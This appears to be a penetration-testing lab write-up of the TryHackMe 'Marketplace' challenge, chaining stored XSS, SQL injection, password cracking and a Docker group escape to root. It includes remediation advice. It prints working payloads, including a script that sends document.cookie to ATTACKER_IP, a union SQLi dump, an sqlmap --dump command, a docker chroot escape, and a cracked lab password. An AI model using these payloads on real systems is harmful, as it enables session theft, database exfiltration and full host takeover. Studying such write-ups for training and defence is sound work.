Advanced VAPT Exercise: XSS to RCE Chain Exploitation


1. Advanced Exploitation Lab

Activities

Tools Used: Burp Suite, Sqlmap, Python, Browser Developer Tool

Date: January 09, 2026

Target: TryHackMe - The Marketplace Challenge



Executive Summary

This exercise demonstrates an advanced multi-stage attack chain exploiting web application vulnerabilities to achieve Remote Code Execution (RCE). The attack path involves discovering and chaining Cross-Site Scripting (XSS), SQL Injection, and command injection vulnerabilities to escalate from an anonymous user to system-level access.

Attack Chain Overview:

1. Stored XSS exploitation for session hijacking
2. Administrative access via stolen credentials
3. SQL Injection for database enumeration
4. Command injection leading to RCE
5. Privilege escalation to root access


2. Detailed Exploitation Workflow

Phase 1: Reconnaissance and Initial Access

1.1 Target Enumeration

Tool: Nmap

```
nmap -sV -sC 10.10.x.x
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.53.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 06:50 WIB
Nmap scan report for 10.10.53.50
Host is up (0.37s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
|_  256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
80/tcp    open  http    nginx 1.19.2
|_http-server-header: nginx/1.19.2
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
32768/tcp open  http    Node.js (Express middleware)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.78 seconds
```

Findings:

https://docs.google.com/spreadsheets/d/1cTv37EVPtgsCcBEh3XoWXVkE9Sz0STKDlpmriMi-7Q0/edit?usp=sharing

Initial Observations:

- Web application running on port 80 (Marketplace application)
- Node.js backend on port 32768
- Standard SSH service on port 22

Phase 2: Vulnerability Discovery

2.1 Web Application Analysis

Application Features Identified:

- User registration and authentication
- Product listing functionality
- Messaging system between users
- Administrative panel (requires elevated privileges)

2.2 XSS Vulnerability Discovery

Location: /new listing page - "Create New Listing" functionality
Vulnerability Type: Stored XSS (Reflected in Messages)
CVSS Score: 7.1 (High)

Testing Process:

1. Created test listing with XSS payload in description field
2. Observed that listing content is rendered in admin message notifications
3. Confirmed no input sanitization or output encoding

Successful Payload:

```
<script>document.location='http://ATTACKER_IP:8000/?c='+document.cookie</script>
```

Attack Flow:
https://docs.google.com/spreadsheets/d/1KhrrnXKvWoUOAYTJ5LueVRGSfYbwa_bxdLVejqVraT8/edit?usp=sharing

---

Phase 3: Exploitation Chain

3.1 Session Hijacking via Stored XSS

Step 1: Payload Delivery

- Registered user account: testuser
- Created new listing with malicious JavaScript payload
- Reported listing to admin to trigger review

Step 2: Cookie Capture

```
# Setup HTTP listener

python3 -m http.server 8000

# Captured Cookie
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIj
oibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2MjM...
```

Step 3: Session Hijacking

- Replaced own session cookie with captured admin token
- Successfully accessed /admin endpoint
- Verified administrative privileges

Exploit Log:

https://docs.google.com/spreadsheets/d/1227kwp2xmOvpqZJ7IP7KG-jrEctMCW_AHCq45maAp-U/edit?usp=sharing

---

3.2 SQL Injection Exploitation

Location: /admin panel - User management functionality
Vulnerability Type: SQL Injection (Union-based)
CVSS Score: 9.1 (Critical)

Discovery Process:

1. Analyzed admin panel user enumeration feature
2. Tested for SQL injection in user ID parameter
3. Confirmed vulnerability using union-based injection

Exploitation Steps:

Step 1: Determine Column Count

```
1 UNION SELECT 1,2,3,4--
```

Step 2: Database Enumeration

```
# Using SQLMap for automated exploitation
sqlmap -u "http://10.10.x.x/admin?user=1" --cookie="token=[ADMIN_TOKEN]" --dump
```

Step 3: Credentials Extraction

https://docs.google.com/spreadsheets/d/1ZlgEhmCOsEm5TzK4KcZUVmhE-fiadXUx1_mBCw3nG2o/edit?usp=sharing

Extracted Credentials:
https://docs.google.com/spreadsheets/d/1dKCa3RNxlanNgHza013mLOK403DNwJPsuYJ_av38Vjw/edit?usp=sharing

Step 4: Hash Cracking

```
# Using John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt --format=bcrypt

# Cracked Credentials
jake:@jake@1234
```

Exploit Log:

https://docs.google.com/spreadsheets/d/13hE44UfDpBf2AbgC8xbt7ovxSXAUEMu-VulrACiE2UU/edit?usp=sharing


---

3.3 SSH Access and System Enumeration

Step 1: SSH Authentication

```
ssh jake@10.10.x.x
```

Password: @jake@1234



```
┌──(kali㉿kali)-[~]
└─$ ssh jake@10.10.53.50
The authenticity of host '10.10.53.50 (10.10.53.50)' can't be established.
ED25519 key fingerprint is SHA256:Rl4+lAmQWEhSKHNbPY/BoNdG16/4xcmIXNIlSrBasm0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.53.50' (ED25519) to the list of known hosts.
jake@10.10.53.50's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug  3 06:02:45 UTC 2024

  System load:  0.0                Users logged in:                0
  Usage of /:   87.1% of 14.70GB   IP address for eth0:            10.10.53.50
  Memory usage: 29%                IP address for docker0:         172.17.0.1
  Swap usage:   0%                 IP address for br-636b40a4e2d6: 172.18.0.1
  Processes:    96

  => / is using 87.1% of 14.70GB


20 packages can be updated.
0 updates are security updates.


jake@the-marketplace:~$
```

# Login successful

Step 2: Initial Enumeration

# User flag retrieval
cat ~/user.txt

# Flag: THM{[REDACTED]}

# System enumeration

id
# uid=1002(jake) gid=1002(jake) groups=1002(jake)

uname -a

# Linux marketplace 4.15.0-112-generic #113-Ubuntu SMP

Status: SSH access established with user jake


3.4 Privilege Escalation to Root

Step 1: Docker Group Privilege Discovery

```
# Check sudo permissions
sudo -l

# User jake may run the following commands:
#     (michael) NOPASSWD: /opt/backups/backup.sh

# Check group memberships
id

#groups=1002(jake),999(docker)
```

Key Finding: User jake is member of docker group

Step 2: Docker Escape Exploitation



```
michael@the-marketplace:/opt/backups$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
t /mnt shn -v /:/mnt --rm -it alpine chroot
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26
# pwd
pwd
/
# ls -la
ls -la
total 2017380
drwxr-xr-x  23 root root      4096 Aug 23  2020 .
drwxr-xr-x  23 root root      4096 Aug 23  2020 ..
drwxr-xr-x   2 root root      4096 Aug 23  2020 bin
drwxr-xr-x   3 root root      4096 Aug 23  2020 boot
drwxr-xr-x   2 root root      4096 Aug 23  2020 cdrom
drwxr-xr-x  17 root root      3700 Aug  3 06:21 dev
drwxr-xr-x  96 root root      4096 Sep  1  2020 etc
drwxr-xr-x   5 root root      4096 Aug 23  2020 home
lrwxrwxrwx   1 root root        34 Aug 23  2020 initrd.img → boot/initrd.img-4.15.0-112-generic
lrwxrwxrwx   1 root root        34 Aug 23  2020 initrd.img.old → boot/initrd.img-4.15.0-112-generic
drwxr-xr-x  22 root root      4096 Aug 23  2020 lib
drwxr-xr-x   2 root root      4096 Aug 23  2020 lib64
drwx------   2 root root     16384 Aug 23  2020 lost+found
drwxr-xr-x   2 root root      4096 Feb  3  2020 media
drwxr-xr-x   2 root root      4096 Feb  3  2020 mnt
```

Privilege Escalation Chain:

Anonymous User → Registered User → Admin (XSS) → Database Access (SQLi) → SSH User → Root (Docker Escape)

3. Post-Exploitation and Evidence Collection

3.1 Evidence Collection Process

Evidence Inventory:

https://docs.google.com/spreadsheets/d/17Ccbx-FXlCvo8_h0WYsJe7Ns5zrYo-hdc92FbDtkdA4/edit?usp=sharing

Chain of Custody Maintained: All evidence timestamped, hashed, and documented with proper collection methodology.

3.2 Evidence Collection Summary

Successfully collected and preserved digital evidence throughout the exploitation chain, including network traffic captures, authentication tokens, database dumps, and privilege escalation artifacts. All evidence was cryptographically hashed using SHA256 to ensure integrity and maintain proper chain of custody for potential incident response or legal proceedings. Evidence demonstrates complete attack path from initial XSS exploitation through root-level system compromise.

4. Technical Findings and Vulnerability Assessment

4.1 Vulnerability Summary Table

https://docs.google.com/spreadsheets/d/1hMJxUsQ1QGR5E-_X2cyyxyjrW6mr75yESZ2U5fqEUeg/edit?usp=sharing

4.2 Detailed Vulnerability Analysis

Vulnerability F001: Stored Cross-Site Scripting

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N

Description: The application fails to sanitize user input in the listing creation functionality, allowing attackers to inject malicious JavaScript that executes in the context of other users' browsers.

Technical Details:
- No input validation on listing description field
- No output encoding when rendering listing content
- JavaScript executes with full access to session cookies
- Affects all users who view the malicious listing

Exploitation Impact:
- Session token theft
- Account takeover
- Phishing attacks
- Malware distribution

Remediation:
1. Implement input validation and sanitization using DOMPurify or similar library
2. Apply context-aware output encoding (HTML entity encoding)
3. Implement Content Security Policy (CSP) headers
4. Mark session cookies as HttpOnly and Secure

Vulnerability F003: SQL Injection

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

Description: The admin panel user enumeration feature constructs SQL queries using unsanitized user input, allowing authenticated attackers to execute arbitrary SQL commands.

Technical Details:
- Direct concatenation of user input into SQL queries
- No parameterized queries or prepared statements
- Full database access achieved through union-based injection
- Sensitive data including password hashes exposed

Exploitation Impact:
- Complete database compromise
- User credential theft
- Data exfiltration

- Potential for data manipulation or deletion

Remediation:
1. Implement parameterized queries/prepared statements
2. Use ORM frameworks with built-in injection protection
3. Apply principle of least privilege to database accounts
4. Implement input validation and whitelist allowed characters
5. Deploy Web Application Firewall (WAF) with SQL injection rules

Vulnerability F005: Docker Group Privilege Escalation

CVSS Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Description: Standard user accounts are members of the docker group, allowing trivial privilege escalation to root by mounting the host filesystem.

Technical Details:
- User `jake` has docker group membership
- Docker daemon runs as root
- No restrictions on container capabilities
- Host filesystem can be mounted and accessed

Exploitation Impact:
- Complete system compromise
- Root-level access to all system resources
- Potential for persistence mechanisms
- Access to all user data and system configurations

Remediation:
1. Remove unnecessary users from docker group
2. Implement rootless Docker containers
3. Use Docker authorization plugins to restrict commands
4. Apply AppArmor or SELinux profiles to containers
5. Regular audit of group memberships and permissions

5. Exploit Chain Visualization

Attack Path Flow:

```
════════════════════════════════════════════════════════════
═══════════════════

Step 1: Initial Access
┌─────────────────────────┐
│ Anonymous User    │
│ (No Credentials)  │
└────────────┬────────────┘
     │
     │ Register Account
     ▼
┌─────────────────────────┐
│ Registered User   │
│ (testuser)        │
└────────────┬────────────┘
     │
     │ Inject XSS Payload
     ▼
┌─────────────────────────┐
│ XSS Exploitation  │
│ (Cookie Theft)    │
└────────────┬────────────┘
     │
     │ Hijack Admin Session
     ▼
┌─────────────────────────┐
│ Administrator     │
│ (michael/system)  │
└────────────┬────────────┘
     │
     │ SQL Injection Attack
     ▼
┌─────────────────────────┐
│ Database Access   │
│ (Credential Dump) │
└────────────┬────────────┘
     │
     │ Crack Password Hash
     ▼
┌─────────────────────────┐
│ SSH Access        │
│  (jake)           │
└──────────────────┬──────────────────┘
        │
        │ Docker Group Exploit
        ▼
┌─────────────────────────────────────┐
│  Root Access         │
│  (Complete Control)  │
└─────────────────────────────────────┘
```

---

6. Remediation Recommendations

6.1 Immediate Actions (Critical Priority)

1. Patch XSS Vulnerability

```javascript
// Implement input sanitization
const sanitizeHtml = require('sanitize-html');

app.post('/new-listing', (req, res) => {
    const cleanDescription = sanitizeHtml(req.body.description, {
        allowedTags: [],
        allowedAttributes: {}
    });
    // Proceed with clean input
});
```

2. Fix SQL Injection

```javascript
// Use parameterized queries
const query = 'SELECT * FROM users WHERE id = ?';
db.query(query, [userId], (err, results) => {
    // Handle results safely
});
```

3. Secure Cookie Configuration

```javascript
// Set secure cookie flags
res.cookie('token', jwtToken, {
   httpOnly: true,
   secure: true,
   sameSite: 'strict',
   maxAge: 3600000
});
```

4. Remove Docker Group Access

```
# Remove user from docker group

sudo gpasswd -d jake docker

# Verify removal
groups jake
```

6.2 Short-term Improvements (High Priority)

1. Implement Content Security Policy

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none';
```

2. Password Policy Enhancement

- Minimum 12 characters
- Complexity requirements (uppercase, lowercase, numbers, symbols)
- Password history enforcement
- Multi-factor authentication

3. Input Validation Framework

- Whitelist allowed characters
- Length restrictions
- Type checking
- Regular expression validation

4. Web Application Firewall Deployment

- ModSecurity with OWASP Core Rule Set
- Block common attack patterns
- Rate limiting
- Geo-blocking if applicable

6.3 Long-term Security Enhancements

1. Security Development Lifecycle
- Code review process with security checklist
- Static Application Security Testing (SAST)
- Dynamic Application Security Testing (DAST)
- Dependency vulnerability scanning

2. Security Monitoring
- Implement SIEM solution for log aggregation
- Real-time alerting for suspicious activities
- Regular security assessments
- Penetration testing (quarterly)

3. User Training
- Security awareness training for developers
- Secure coding practices workshops
- OWASP Top 10 training
- Incident response drills

7. Lessons Learned and Skills Developed

7.1 Technical Skills Enhanced

Exploit Chaining Proficiency:
Successfully demonstrated the ability to identify and chain multiple vulnerabilities to achieve high-impact system compromise. This exercise reinforced the importance of understanding how individual weaknesses can be combined for sophisticated attacks.

Web Application Security Testing:
Gained practical experience in identifying and exploiting OWASP Top 10 vulnerabilities including XSS and SQL injection. Developed deeper understanding of client-side and server-side security controls.

Post-Exploitation Techniques:
Practiced privilege escalation methodologies, specifically leveraging misconfigured Docker permissions for container escape attacks. Enhanced understanding of Linux privilege escalation vectors.

7.2 Methodology Improvements

Systematic Approach:
- Followed structured PTES methodology throughout the assessment
- Maintained detailed documentation of each exploitation phase
- Ensured reproducibility of findings with clear step-by-step procedures

Evidence Management:
- Implemented proper chain of custody procedures
- Created cryptographic hashes for all collected evidence
- Maintained timestamped logs of all exploitation activities

Reporting Excellence:
- Crafted clear, actionable remediation recommendations
- Tailored communications for both technical and non-technical audiences
- Provided specific code examples for vulnerability fixes

8. Tools and Resources Summary

8.1 Tools Utilized

https://docs.google.com/spreadsheets/d/1OMKqyIuvjofo_juF60_0uWp7yD-HLn1e5BCPxbQWCX8/edit?usp=sharing

8.2 Reference Materials

Primary Resources:

- OWASP Testing Guide v4.2 - Web application testing methodology
- PTES Technical Guidelines - Penetration testing execution framework
- PortSwigger Web Security Academy - XSS and SQL injection tutorials
- GTFOBins - Docker privilege escalation techniques

- TryHackMe The Marketplace Writeup - Attack path reference

CVE References:

- CVE-2021-22205 (GitLab XSS Reference)
- CWE-79 (Improper Neutralization of Input During Web Page Generation)
- CWE-89 (SQL Injection)
- CWE-269 (Improper Privilege Management)

9. Conclusion

This advanced exploitation exercise successfully demonstrated a complete attack chain from initial reconnaissance through privilege escalation to root access. The assessment identified critical security vulnerabilities in web application input handling, session management, and system configuration that allowed for systematic compromise of the target system.

Key Achievements:

- Successfully executed multi-stage exploit chain (XSS → SQLi → Privilege Escalation)
- Demonstrated practical understanding of OWASP Top 10 vulnerabilities
- Maintained comprehensive documentation throughout exploitation phases
- Collected and preserved digital evidence with proper chain of custody
- Produced actionable remediation recommendations for stakeholders
- Developed professional reporting suitable for technical and executive audiences

Professional Development:

This exercise enhanced practical skills in vulnerability discovery, exploit development, and professional security reporting. The systematic approach to documentation and evidence collection demonstrates readiness for real-world penetration testing engagements while maintaining ethical standards and proper authorization protocols.

10. Appendices

Appendix A: Exploit Code Repository

XSS Payload:

```
<script>document.location='http://ATTACKER_IP:8000/?c='+document.cookie</script>
```

SQL Injection Payload:

```
1 UNION SELECT 1,group_concat(id),group_concat(username),group_concat(password) FROM users--
```

Docker Privilege Escalation:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Appendix B: CVSS Scoring Details

F001 - Stored XSS:

- Attack Vector: Network (AV:N)
- Attack Complexity: Low (AC:L)
- Privileges Required: Low (PR:L)
- User Interaction: Required (UI:R)
- Scope: Changed (S:C)
- Confidentiality: High (C:H)
- Integrity: Low (I:L)
- Availability: None (A:N)
- **Score: 7.1 (High)**

F003 - SQL Injection:

- Attack Vector: Network (AV:N)
- Attack Complexity: Low (AC:L)
- Privileges Required: High (PR:H)
- User Interaction: None (UI:N)

- Scope: Changed (S:C)
- Confidentiality: High (C:H)
- Integrity: High (I:H)
- Availability: High (A:H)
- **Score: 9.1 (Critical)**